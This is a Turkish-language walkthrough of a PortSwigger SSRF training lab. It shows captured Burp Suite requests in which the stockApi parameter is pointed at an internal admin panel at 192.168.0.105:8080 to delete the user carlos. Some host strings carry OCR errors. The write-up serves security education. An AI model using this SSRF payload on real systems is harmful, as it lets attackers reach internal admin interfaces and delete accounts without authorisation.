## **Server-Side Request Forgery (SSRF)**

Lab:PortSwigger


Senaryo: Başka bir back-end sisteme karşı temel SSRF

**Çözüm Adımları:** Bu laboratuvarın dahili bir sistemden veri çeken bir stok kontrol özelliği var.Laboratuvarı çözmek için, stok kontrol işlevini kullanarak dahili 192.168.0.X aralığı 8080 portunda bir yönetici arayüzü için tarayın, ardından carlos kullanıcısını silin.


Öncellikle web sitesinde stok kontrolü yapan sayfadaki isteği Burp Suite ile request değerini inceledim.

```
Request
  Pretty
  POST /product/stock HTTP/2
Host: 0a34008b03cld2e58014
           0a34008b03c1d2e58014cbd3009300d3.web-security-academy.net
   Cookie: session=q7nKdRNAtBVxnfGenqxATIBpCoGg4Q2a
   Content-Length: 96
Sec-Ch-Ua: "Chromium";v="128", "Not;A=Brand";v="24", "Google Chrome";v="128"
   Content-Type: application/x-www-form-urlencoded
Sec-Ch-Ua-Mobile: ?0
   User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/128.0.0.0 Safari/537.36 Sec-Ch-Ua-Platform: "Windows"
   Accept: */*
   Origin: https://0a34008b03cld2e58014cbd3009300d3.web-security-academy.net
   Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
   Sec-Fetch-Dest: empty
   Referer: https://0a34008b03cld2e58014cbd3009300d3.web-security-academy.net/product?productId=1
  Accept-Encoding: gzip, deflate, br
Accept-Language: tr-TE,tr;q=0.9,en-US;q=0.8,en;q=0.7
18 Priority: u=1, i
   stockApi=http%3A%2F%2F192.168.0.1%3A8080%2Fproduct%2Fstock%2Fcheck%3FproductId%3D1%26storeId%3D1
```

Bu laboratuvarda, dahili bir IP aralığında (192.168.0.X) çalışan bir yönetici arayüzüne (admin paneli) erişmeniz gerekiyor. Yönetici arayüzünün 8080 portunda çalıştığını biliyoruz.



Burp Suite Intruder kullanarak, **192.168.0.X:8080** IP aralığını brute force ile tarayarak doğru URL'yi buluyoruz.



Doğru URL'yi (admin panelini) bulduktan sonra, Burp Suite'teki stok kontrol isteğinde stockApi parametresine bu URL'yi veriyoruz ve isteği forward ederek sunucuya gönderiyoruz.

## Request

```
Pretty
         Raw
 POST /product/stock HTTP/2
Host: 0a34008b03cld2e58014cbd3009300d3.web-security-academy.net
  Cookie: session=q7nKdRNAtBVxnfGenqxATIBpCoGg4Q2a
  Content-Length: 96
  Sec-Ch-Ua: "Chromium";v="128", "Not;A=Brand";v="24", "Google Chrome";v="128"
  Content-Type: application/x-www-form-urlencoded
  Sec-Ch-Ua-Mobile: 20
 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/128.0.0.0 Safari/537.36 Sec-Ch-Ua-Platform: "Windows"
  Origin: https://0a34008b03cld2e58014cbd3009300d3.web-security-academy.net
 Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
  Sec-Fetch-Dest: empty
  Referer: https://oa34008b03cld2e58014cbd3009300d3.web-security-academy.net/product?productId=1
 Accept-Encoding: gzip, deflate, br
Accept-Language: tr-TR,tr;q=0.9,en-US;q=0.8,en;q=0.7
  Priority: u=1, i
 stockApi=http://192.168.0.105:8080/admin/delete?username=carlos
```

Admin paneline erişim sağladıktan sonra, **carlos** kullanıcısını siliyoruz ve laboratuvarı başarıyla tamamlıyoruz. (http://192.168.0.105:8080/admin/delete?username=carlos)



Basic SSRF against another back-end system

Back to lab description >>

Congratulations, you solved the lab!